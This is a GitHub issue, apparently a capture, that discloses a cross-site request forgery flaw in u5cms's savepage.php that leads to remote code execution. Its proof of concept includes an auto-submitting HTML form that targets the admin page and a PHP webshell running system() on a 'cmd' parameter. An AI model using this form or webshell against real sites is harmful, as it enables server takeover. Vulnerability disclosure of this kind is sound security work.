CSRF can lead to RCE if admin is targeted #51

Open **Sharpforce** opened this issue on Jun 27 · 0 comments

Sharpforce commented on Jun 27 • edited

Summary

Vulnerability Type: Cross-Site Request Forgery
Severity: High
Estimated CVSS Score: 8.3
(https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H)
Vulnerable Page: u5admin/savepage.php
Impacted version: At least 8.3.5 (but I think <= 10.1.13 are vulnerable too because of commit : "Initital import of version 8.3.5")

Description

The savepage.php page is vulnerable to a CSRF flaw that can lead to an RCE when using the ability to write PHP code within the CMS pages, if the victim/targeted user has the right privileges (ie. admin).

Proof of Concept

1. The attacker craft the following malicious pages:


```
<html>
  <body>
    <form action="https://u5cmsvulnerable.com/u5admin/savepage.php" method="POST">
      <input type="hidden" name="page" value="csrftorce" />
      <input type="hidden" name="ishomepage" value="0" />
      <input type="hidden" name="content_e" value="&#91;h&#58;&#93;&#13;&#10;&lt;&#63;php&#13;&#10;&#
      <input type="hidden" name="content_d" value="TODO" />
      <input type="hidden" name="content_f" value="TODO" />
      <input type="hidden" name="title_e" value="" />
      <input type="hidden" name="title_d" value="" />
      <input type="hidden" name="title_f" value="" />
      <input type="hidden" name="desc_e" value="" />
      <input type="hidden" name="desc_d" value="" />
      <input type="hidden" name="desc_f" value="" />
      <input type="hidden" name="key_e" value="" />
```

```
      <input type="hidden" name="key_d" value="" />
      <input type="hidden" name="key_f" value="" />
      <input type="hidden" name="logins" value="" />
      <input type="hidden" name="hidden" value="0" />
      <input type="submit" value="Submit request" />
    </form>

    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

2. The victim administrator click on the link and the autosubmit form is sent, the malicious pages is created with the following content (en lang here):

```
[h:]
<?php

if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
[:h]
```

4. The attacker can now have RCE (here a PHP webshell) on the webserver:



Remediation

u5cms should implement token protection against CSRF attack (https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)

Assignees

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant